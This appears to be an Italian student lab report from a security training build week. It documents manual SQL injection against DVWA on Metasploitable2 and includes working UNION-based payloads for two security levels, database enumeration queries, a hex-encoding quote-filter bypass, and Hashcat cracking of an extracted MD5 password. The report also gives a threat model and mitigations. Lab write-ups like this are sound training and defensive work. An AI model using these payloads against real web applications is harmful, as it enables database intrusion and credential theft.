ENTERPRISE SECURITY REPORT

BUILD WEEK — CYBERSECURITY REPORT

Task #01 — Web Application Exploit — SQL Injection

TEAM Digital Avengers

MEMBRI Lorenzo Petrucci, Christian Koscielniak Pinto, Gabriele Chinnici
Wafa Saghir, Amy Antonella Acosta Hugo, Domenico Mendola
Corrado Vaccarecci

CLASSIFICAZIONE CONFIDENTIAL

Uso didattico — Solo ambienti di laboratorio autorizzati

Indice del Documento

1. Executive Summary
2. Descrizione del Task
3. Obiettivi (Main & Bonus)
4. Threat Model & Risk Assessment
5. Modus Operandi & Procedimento
6. Tool, Tecnologie & Ambiente
7. Codice, Script & Payload Tecnici
8. MITRE ATT&CK Mapping
9. IOC & Artefatti Raccolti
10. Timeline Operativa
11. Risultati & Evidence
12. Lessons Learned & Mitigazioni
13. Riferimenti & Appendici

1. Executive Summary

Sintesi di alto livello per management. Descrive in modo non tecnico cosa è stato fatto, perché, quali risultati sono stati ottenuti e quali impatti sulla postura di sicurezza sono stati rilevati.

Contesto

Il presente documento descrive l'attività di test condotta il giorno 19/04/2026 in ambiente di laboratorio controllato (Kali Linux → Metasploitable2) con l'obiettivo di sfruttare una vulnerabilità di SQL Injection presente nell'applicazione DVWA (Damn Vulnerable Web App v1.0.7) e recuperare le credenziali in chiaro dell'utente Pablo Picasso. L'attività è stata eseguita manualmente tramite Burp Suite Repeater, senza ricorrere a tool automatici di exploitation (sqlmap, Ghauri, ecc.).

Obiettivo Principale

Recuperare la password in chiaro dell'utente **Pablo Picasso** tramite exploitation manuale di una SQLi sul modulo DVWA, a livello di sicurezza LOW, seguita da cracking offline dell'hash MD5 estratto.

Risultati Chiave

- Vulnerabilità **SQL Injection in-band UNION-based** confermata ed exploitata al livello LOW
- Estrazione completa di 5 coppie *username / password hash* dalla tabella `dvwa.users`
- Cracking dell'hash `0d107d09f5bbe40cade3de5c71e9e9b7` → password in chiaro **letmein** (~2 secondi con Hashcat v7.1.2 + rockyou.txt)
- Replica dell'attacco al livello **MEDIUM** bypassando la sanitizzazione `mysqli_real_escape_string` tramite payload numerico
- Enumerazione progressiva del motore DB: schema `dvwa`, versione MySQL `5.0.51a-3ubuntu5` (EOL dal 2010), tabelle applicative
- Dimostrata tecnica di bypass tramite **hex encoding** (`WHERE first_name = 0x5061626c6f`) per eludere filtri sugli apici
- Verifica finale: login nell'applicazione come utente `pablo` con credenziali ricostruite dall'exploit

Rischio Residuo & Raccomandazioni

Le vulnerabilità dimostrate sono **critiche**: SQLi consente lettura di qualsiasi dato dal DB e, con privilegi elevati, scrittura ed esecuzione di comandi OS. Le tre azioni prioritarie sono: (1) migrazione immediata a **prepared statements** con bind parametrico, (2) sostituzione di MD5 con **bcrypt/argon2** per lo storage password, (3) applicazione del principio di least privilege per l'utenza DB applicativa.

2. Descrizione del Task

2.1 Enunciato Originale

"Utilizzando le tecniche viste nelle lezioni teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro). NB: non usare tool automatici come sqlmap. È ammesso l'uso di repeater burp suite."

Requisiti laboratorio: DVWA livello LOW, Kali 192.168.13.100/24, Metasploitable 192.168.13.150/24. **Bonus:** (1) replica livello medium; (2) info vitali da altri DB collegati; (3) guida illustrata per utenti medi.

2.2 Interpretazione & Scope

Area	Dettaglio
In scope	Modulo DVWA *SQL Injection* (no Blind); DB `dvwa` su MySQL di Metasploitable2; exploitation manuale con browser + Burp Repeater; cracking offline dell'hash estratto.
Out of scope	Moduli DVWA diversi dal SQLi richiesto; servizi non-web di Metasploitable (SMB, FTP, SSH); attacchi DoS o distruttivi; uso di sqlmap o tool automatici di injection.
Assunzioni	Ambiente di lab ufficiale fornito dagli organizzatori della Build Week; DVWA inizializzata (DB creato, utenti default popolati incluso Pablo Picasso); connettività L3 Kali ↔ Metasploitable verificata.
Vincoli	Nessun tool automatico di SQLi (escluso Burp Repeater); durata Giornata 1 della Build Week; tutte le azioni in ambiente autorizzato.

3. Obiettivi (Main & Bonus)

#	Tipo	Obiettivo	Criterio di successo	Stato
M1	MAIN	SQLi manuale @ LOW → recupero hash Pablo Picasso → crack → password in chiaro	Login in DVWA come `pablo` con credenziali ricostruite	✔ OK
B1	BONUS	Replica dell'attacco @ MEDIUM	Dump utenti con payload funzionante nonostante `mysqli_real_escape_string`	✔ OK
B2	BONUS	Enumerazione info da altri DB / engine	Estrazione `database()`, `@@version`, elenco tabelle del DB	✔ OK
B3	BONUS	Guida illustrata per utenti medi	Documento consultabile con linguaggio semplice + screenshot	✔ OK
B4	EXTRA	Bypass filtro apici tramite hex encoding	Query funzionante con `first_name = 0x5061626c6f`	✔ OK

4. Threat Model & Risk Assessment

4.1 Asset & Attack Surface

Gli asset in scope sono: il web server Apache di Metasploitable2 che espone DVWA, il database MySQL 5.0.51a che contiene le credenziali applicative hashate con MD5, e la tabella `dvwa.users` come oggetto specifico di esfiltrazione. La superficie di attacco analizzata è costituita dall'endpoint HTTP `/dvwa/vulnerabilities/sqli/` con il parametro `id` concatenato dinamicamente nella query SQL.

4.2 Threat Actors & TTPs Ipotizzate

In scenario reale gli attori più probabili per questa classe di vulnerabilità sono: (a) **script kiddie** con tool automatici (sqlmap) che scansionano perimetri in cerca di target facili; (b) **criminali finanziari** interessati a exfiltration di credenziali per credential stuffing o rivendita su marketplace underground; (c) **insider** con accesso ristretto alla app che mirano a elevazione privilegi applicativi. Le TTPs osservate in questo test (UNION-based exfiltration, information_schema enumeration, hash cracking offline) sono standard OWASP Top 10 A03:2021 — Injection.

4.3 Matrice di Rischio STRIDE

Minaccia	Categoria STRIDE	Likelihood	Impact	Risk	Mitigazione
SQLi in-band UNION	Tampering / Information Disclosure	High	Critical	9 / CRIT	Prepared statements
MD5 unsalted password storage	Information Disclosure	High	High	8 / HIGH	bcrypt / argon2
DB user over-privileged	Elevation of Privilege	Medium	High	7 / HIGH	Least privilege
mysqli_real_escape_string incompleto	Tampering	High	High	8 / HIGH	Input validation tipizzata + prepared stmt
information_schema accessibile	Information Disclosure	High	Medium	6 / MED	Revoke SELECT su information_schema per app user
Filtri apici bypassabili via hex	Tampering	Medium	High	7 / HIGH	WAF con signature multiple + encoding-aware

5. Modus Operandi & Procedimento

5.1 Approccio Metodologico

L'attività ha seguito il workflow in 4 fasi del buddy tecnico (Analisi → Piano → Esecuzione → Report) con riferimento a **OWASP Testing Guide v4.2 — WSTG-INPV-05** (Testing for SQL Injection). Le fasi tattiche sono allineate al **PTES — Exploitation Phase** e le tecniche mappate a **MITRE ATT&CK v14** (vedi sezione 8).

5.2 Fasi Operative

Fase 1 — Ricognizione

Verifica connettività IP (ping), fingerprinting del web server via HTTP HEAD, accesso al login DVWA con credenziali default (admin / password), impostazione security level = LOW, identificazione visiva del modulo SQL Injection e del parametro `id` trasportato via GET.

Fase 2 — Probing & Identificazione Vulnerabilità

Injection di apostrofo singolo per verificare error-based SQLi (conferma: errore *MySQL syntax near '''*). Conferma della classe di SQLi come UNION-based in-band tramite tautologia `1' OR '1'='1` che restituisce tutti gli utenti, indicando che il parametro è iniettato come string literal.

Fase 3 — Exploitation (Main)

Costruzione del payload finale `' UNION SELECT user, password FROM users #` e invio via Burp Repeater (parametro `id` nella *Request query parameters*). Dump completo di 5 coppie utente/hash tra cui Pablo Picasso.

Fase 4 — Exploitation (Bonus Medium)

Al livello MEDIUM il parametro è concatenato senza apici. Payload numerico `1 UNION SELECT user, password FROM users` bypassa completamente `mysqli_real_escape_string` perché non ci sono apici da escapare. Dump equivalente al LOW.

Fase 5 — Enumeration (Bonus DB)

Enumerazione progressiva con placeholder `null`: schema corrente (`database()` → `dvwa`), versione engine (`@@version` → `5.0.51a-3ubuntu5`), tabelle del DB via `information_schema.tables` (*guestbook*, *users*).

Fase 6 — Bypass Tecnique (Extra)

Dimostrazione di WHERE clause filtrata con hex encoding della stringa 'Pablo' (`0x5061626c6f`) per bypassare eventuali filtri sugli apici.

Fase 7 — Offline Cracking

Salvataggio dell'hash `0d107d09f5bbe40cade3de5c71e9e9b7` in file di lavoro. Esecuzione di `hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt`. Password ottenuta in ~2 secondi: **letmein**.

Fase 8 — Validation

Login in DVWA con credenziali `pablo / letmein`. Conferma visuale: "You have logged in as 'pablo'" con *Username: pablo* nella sidebar.

6. Tool, Tecnologie & Ambiente

Categoria	Tool / Tecnologia	Versione	Uso nel task
OS Attacker	Kali Linux	2025.x rolling	Base operativa (192.168.13.100/24)
OS Target	Metasploitable2 (Ubuntu 8.04)	Base image	Victim (192.168.13.150/24)
Web App	DVWA (Damn Vulnerable Web App)	1.0.7	Target applicativo
Web Server	Apache	2.2.8 Ubuntu	Ospita DVWA
Database	MySQL	5.0.51a-3ubuntu5	Backend DB DVWA
Browser	Firefox	140.0 (Gecko/20100101)	Interazione DVWA
Proxy / Interceptor	Burp Suite Community Edition	2026.2.4	Repeater per payload manuali
Password Cracker	Hashcat	7.1.2	MD5 brute force (mode 0)
Wordlist	rockyou.txt	standard Kali	Dictionary attack (~14M parole)
Hardware	CPU Intel Core i7-8750H @ 2.20GHz	6 core / 12 thread	PoCL OpenCL fallback
Shell	Bash + xxd + md5sum (coreutils)	standard	Verifica hash + hex encoding

7. Codice, Script & Payload Tecnici

7.1 Payload M1 — DVWA LOW

Query originale generata dall'applicazione (livello LOW):

```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```

Payload iniettato nel parametro `id`:

```
' UNION SELECT user, password FROM users #
```

URL completa URL-encoded inviata via Burp Repeater:

```
GET
/dvwa/vulnerabilities/sqli/?id=%27+UNION+SELECT+user%2C+password+FROM+users+%23&Submit=Submit
HTTP/1.1
```



Figura 1 — Pagina iniziale DVWA SQL Injection module (Security Level: medium nel banner, test successivamente reimpostato a low per M1). URL: 192.168.13.150/dvwa/vulnerabilities/sqli/.



Figura 2 — Errore MySQL sintattico rivelatore dopo injection di singolo apostrofo `'`. Output: "You have an error in your SQL syntax; check the manual...". Conferma di SQLi error-based.



Figura 3 — Burp Suite Repeater: esecuzione del payload finale M1 `' UNION SELECT user, password FROM users #` *con cookie* `security=low`*. Response: dump di 5 utenti con hash MD5. Hash Pablo evidenziato:* ***0d107d09f5bbe40cade3de5c71e9e9b7****.*

7.2 Payload B1 — DVWA MEDIUM

Query originale al livello MEDIUM (apici rimossi, sanitizzazione parziale):

```
SELECT first_name, last_name FROM users WHERE user_id = $id;
// dove $id = mysqli_real_escape_string($GLOBALS['___mysqli_ston'], $_REQUEST['id']);
```

Payload numerico efficace:

```
1 UNION SELECT user, password FROM users
```

La funzione `mysqli_real_escape_string` escapa apici, virgolette e caratteri speciali ma è inutile in contesto numerico: il payload non contiene apici da escapare, essendo `id` concatenato senza delimitatori di stringa.



*Figura 4 — Burp Suite in modalità Proxy (finestra sinistra) + pagina DVWA SQLi (destra) al **livello LOW**. Dump completo dei 5 utenti con rispettivi hash MD5. Cookie `security=low`.*



*Figura 5 — Burp Repeater con payload B1 al **livello MEDIUM** (`1 UNION SELECT user, password FROM users`). Cookie `security=medium`. Response: dump dei 5 utenti precedente il record originale di admin, confermando bypass riuscito.*

7.3 Payload B2 — Enumerazione DB

Enumerazione progressiva utilizzando `null` come placeholder nella prima colonna (best practice per ridurre rumore visivo).

```
1 UNION SELECT null, database()
```



*Figura 6a — Query `1 UNION SELECT null, database()`. Risposta: **dvwa** (schema corrente in uso).*

```
1 UNION SELECT null, @@version
```



*Figura 6b — Query `1 UNION SELECT null, @@version`. Risposta: **5.0.51a-3ubuntu5**. Versione MySQL **EOL dal 2010**, contiene CVE pubblici noti — finding critico in scenario reale.*

```
1 UNION SELECT null, table_name FROM information_schema.tables
WHERE table_schema = database()
```



Figura 6c — Enumerazione tabelle del database `dvwa`*. Output: guestbook, users. La tabella* `users` *è il target confermato.*

7.4 Extra — Bypass filtro apici via hex encoding

Tecnica di hex encoding applicata al valore filtrato in clausola WHERE. La stringa ASCII *Pablo* viene convertita in rappresentazione esadecimale, evitando l'uso di apici che potrebbero essere sanitizzati da filtri applicativi o WAF.

```
$ echo -n "Pablo" | xxd -p
5061626c6f
```

```
1 UNION SELECT user, password FROM users WHERE first_name = 0x5061626c6f
```



Figura 7 — Query con hex encoding `0x5061626c6f` *(= 'Pablo'). Response: singolo record con* `pablo` / `0d107d09f5bbe40cade3de5c71e9e9b7`*. Tecnica di bypass dimostrata funzionante.*

7.5 Cracking Hash MD5 (offline)

```
# Salvataggio hash in file
$ echo '0d107d09f5bbe40cade3de5c71e9e9b7' > hash.txt

# Esecuzione Hashcat (mode 0 = MD5 raw, attack 0 = dictionary)
$ hashcat -m 0 -a 0 '0d107d09f5bbe40cade3de5c71e9e9b7' /usr/share/wordlists/rockyou.txt

# Recupero risultato dal potfile
$ hashcat -m 0 -a 0 '0d107d09f5bbe40cade3de5c71e9e9b7' /usr/share/wordlists/rockyou.txt --show
0d107d09f5bbe40cade3de5c71e9e9b7:letmein
```

